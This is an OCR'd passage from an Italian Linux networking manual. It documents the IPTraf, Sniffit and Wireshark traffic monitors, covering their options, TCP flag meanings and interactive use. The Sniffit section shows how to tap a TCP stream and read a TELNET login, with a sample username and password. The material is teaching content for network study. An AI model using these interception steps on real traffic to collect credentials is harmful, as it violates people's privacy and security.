
Le opzioni si attivano e si disattivano premendo il tasto [*Invio*];

quando una voce è terminata da tre punti di sospensione (‘. . .’), selezionandola si ottiene una finestra a scomparsa attraverso la quale fornire altre indicazioni. Lo stato delle opzioni è indicato dalla finestra destra: *Enabled Options*.

Opzione di configurazione	Descrizione
`Reverse DNS lookups`	Se attivata, fa in modo di risolvere gli indirizzi IP in nomi a dominio corrispondenti. L’attivazione di questa modalità può provocare dei ritardi nel funzionamento di IPTraf, per cui è consigliabile limitarne l’uso. Questa opzione è disattivata in modo predefinito.
`Promiscuous operation`	La modalità promiscua consente a IPTraf si analizzare tutto il traffico della rete fisica, non solo quello che interferisce con il nodo in cui si utilizza. Questa opzione è disattivata in modo predefinito.
`Color`	IPTraf è in grado di determinare automaticamente se il tipo di terminale utilizzato consente la visualizzazione dei colori o meno. Tuttavia, è possibile disabilitare la visualizzazione dei colori attraverso questa opzione.
`Logging`	IPTraf può annotare le informazioni sul traffico all’interno di un file di registrazioni, precisamente ‘`/var/lib/iptraf/iptraf.log`’. Questa opzione è disabilitata in modo predefinito dal momento che il registro può diventare rapidamente molto grande.

La funzionalità di controllo del traffico IP rappresenta l'utilizzo più comune di IPTraf. Selezionando la voce corrispondente dal menù generale, oppure avviando '**iptraf**' con l'opzione '**-i**', si ottiene qualcosa di simile a quanto mostrato nella figura 43.88, dove in particolare appare anche lo stato di una connessione TELNET tra 192.168.1.1 e 192.168.1.2.

Figura 43.88. Monitor di traffico IP con una connessione TELNET attiva.



Il monitor di traffico IP si compone di due finestre: una superiore per le connessioni TCP e una inferiore per gli altri tipi. Una delle due finestre è quella attiva, che si distingue perché appare la parola '**Active**' sul bordo nella parte bassa, al lato destro. All'interno

della finestra attiva è possibile fare scorrere le informazioni con i tasti [*freccia−su*] e [*freccia−giù*]; per cambiare la finestra attiva basta utilizzare il tasto [*w*], come suggerisce il promemoria che appare nell'ultima riga dello schermo. Per uscire da questa funzionalità basta il tasto [*x*], oppure la combinazione [*Ctrl x*].

Non è possibile conoscere quale sia la parte che ha originato la connessione TCP, salvo intuirlo dalle convenzioni sull'uso delle porte; nella finestra relativa, le connessioni TCP vengono sempre mostrate con una coppia di voci: una per ogni direzione della connessione TCP.

Il significato delle varie colonne di informazione che appaiono nella finestra delle connessioni TCP dovrebbe essere abbastanza intuitivo, a parte la colonna '**`Flags`**', all'interno della quale possono essere annotate lettere e parole chiave differenti. Il significato di queste viene descritto di seguito.

Simbolo	Descrizione
`S`	L'ultimo pacchetto individuato è stato di tipo SYN, sincronizzazione, che si usa in preparazione di una connessione.
`A`	L'ultimo pacchetto individuato è stato di tipo ACK, che si usa per confermare la ricezione precedente di un pacchetto.
`P`	L'ultimo pacchetto individuato è stato di tipo PSH, *push*, che si usa per richiedere lo spostamento dei dati all'inizio della coda di ricezione.
`U`	L'ultimo pacchetto individuato è stato di tipo URG, che si usa per rappresentare dati urgenti.

Simbolo	Descrizione
`RESET`	La connessione è stata azzerata dal nodo di origine della direzione a cui si riferisce.
`DONE`	La connessione ha terminato l'invio di dati nella direzione a cui si riferisce e ha inviato il pacchetto FIN, ma non è ancora stata confermata la conclusione dall'altro nodo.
`CLOSED`	L'invio precedente del pacchetto FIN è stato confermato dall'altra parte.

Se si verifica una presenza inusuale di pacchetti SYN, può trattarsi di un tentativo di attacco, definito *SYN flood*, che letteralmente significa: «inondazione di pacchetti SYN».

43.8.5 Sniffit

Sniffit[25] è un programma per l'analisi del traffico di rete, che può essere usato per individuare le connessioni TCP in corso, oppure per conservare una sorta di registro delle comunicazioni avvenute, contenente le comunicazioni stesse.

Naturalmente, la lettura del contenuto dei pacchetti può essere utile a livello didattico, oppure per individuare dei problemi nell'utilizzo della rete, mentre diventa una pratica illegale quando ciò sconfina nel diritto alla riservatezza delle persone.

La sintassi per l'avvio di Sniffit è quella seguente, tenendo conto che almeno un'opzione del primo gruppo è obbligatoria.

```
sniffit {-v|-s nodo|-t nodo|-i|-I↩
↪              |-c file_di_configurazione}... altre_opzioni
```

Segue la descrizione di alcune opzioni.

Opzione	Descrizione
`-v`	Mostra la versione e non fa altro.
`-s` ***nodo*** `-t` ***nodo***	Limitano l'osservazione, rispettivamente, al nodo di origine e al nodo di destinazione indicati. Queste opzioni riguardano solo per il traffico TCP e UDP. L'indirizzo, se espresso in forma numerica, può essere parziale e completato con il simbolo '`@`'.
`-i` `-I`	Attiva un funzionamento interattivo, dove '**`-I`**' mostra più informazioni.
`-c` ***file***	Consente di indicare un file contenente una serie di direttive, attraverso le quali si stabilisce il comportamento di Sniffit.
`-F` ***interfaccia***	Consente di specificare il nome dell'interfaccia di rete a cui fare riferimento.
`-d` `-a`	Mostra i pacchetti sullo schermo, rispettivamente in esadecimale e in ASCII
`-P {IP|TCP|UDP|ICMP}`	Consente di selezionare un tipo di protocollo, tra quelli indicati. Questa opzione è incompatibile con '**`-i`**' o '**`-I`**'.


Opzione	Descrizione
`-p` ***n_porta***	Per quanto riguarda i protocolli TCP e UDP, consente di limitare l'attenzione ai pacchetti riferiti alla porta indicata.
`-l` ***n_byte***	Definisce la quantità massima di byte da accumulare per ogni pacchetto. Il valore zero serve a non porre limiti.

Qui viene mostrato soltanto il funzionamento interattivo, con l'opzione '**`-I`**', all'interno del quale è possibile anche inserirsi in uno dei flussi TCP per leggerne i dati:

```
# sniffit -I -F eth0 [Invio]
```


In questo modo si ottiene il funzionamento interattivo, specificando espressamente l'interfaccia (in questo caso si tratta di '**`eth0`**'. Quello che si vede nella figura seguente è soltanto il traffico TCP attivo:

Figura 43.91. Sniffit durante il funzionamento interattivo con l'opzione '**-I**'.



Nel riquadro delle connessioni TCP, appare un cursore, con cui è possibile selezionare, all'interno di una connessione, uno dei due flussi (andata o ritorno). Una volta collocato il cursore sopra un flusso di interesse, basta premere [*Invio*] per ottenere una finestra in cui appare il contenuto di quella comunicazione:

Figura 43.92. Intercettazione di una copia del flusso di dati.



Come si può intuire dalla figura, in questo caso si intercetta il flusso dei dati trasmessi da un cliente TELNET, proprio nella fase dell'autenticazione: l'utente '**tizio**', con la parola d'ordine '**baci47**'.[26]

43.8.6 Wireshark

Wireshark[27] è un programma per l'analisi del traffico di rete, fino al livello due del modello ISO-OSI (collegamento dati), riuscendo a riconoscere all'interno di questo una serie di protocolli a livelli superiori al livello tre e quattro; in particolare, individua correttamente molti protocolli collegati a IPv4 e IPv6.

Wireshark è pensato principalmente per accumulare il traffico intercettato, allo scopo di consentire un'analisi dettagliata di questo in un momento successivo; nello stesso modo è predisposto per accedere a informazioni di questo genere accumulate da programmi diversi, così come è in grado di esportare i propri dati in formati alternativi.

Wireshark consente anche una visualizzazione in tempo reale del traffico in corso, in modo analogo a quanto fa IPTraf, con la differenza che le informazioni fornite sono molto più chiare. In questo senso, si tratta di un programma ottimo come strumento didattico per lo studio delle reti.

Wireshark viene usato normalmente attraverso il sistema grafico X e deve funzionare con i privilegi dell'utente '**root**', per poter accedere direttamente all'interfaccia di rete da sondare. L'eseguibile da avviare è '**wireshark**':

```
wireshark [opzioni]
```


Qui si intende mostrare il funzionamento interattivo, senza l'uso di opzioni nella riga di comando. Eventualmente si può consultare la pagina di manuale *wireshark(1)*.

Figura 43.93. Wireshark avviato senza opzioni, rimane in attesa prima di iniziare la sua analisi.



Una volta avviato l'eseguibile '**`wireshark`**', per ottenere un'analisi del traffico in tempo reale può essere necessario controllare la configurazione. Si trova la voce *Preferences* nel menù *Edit*:

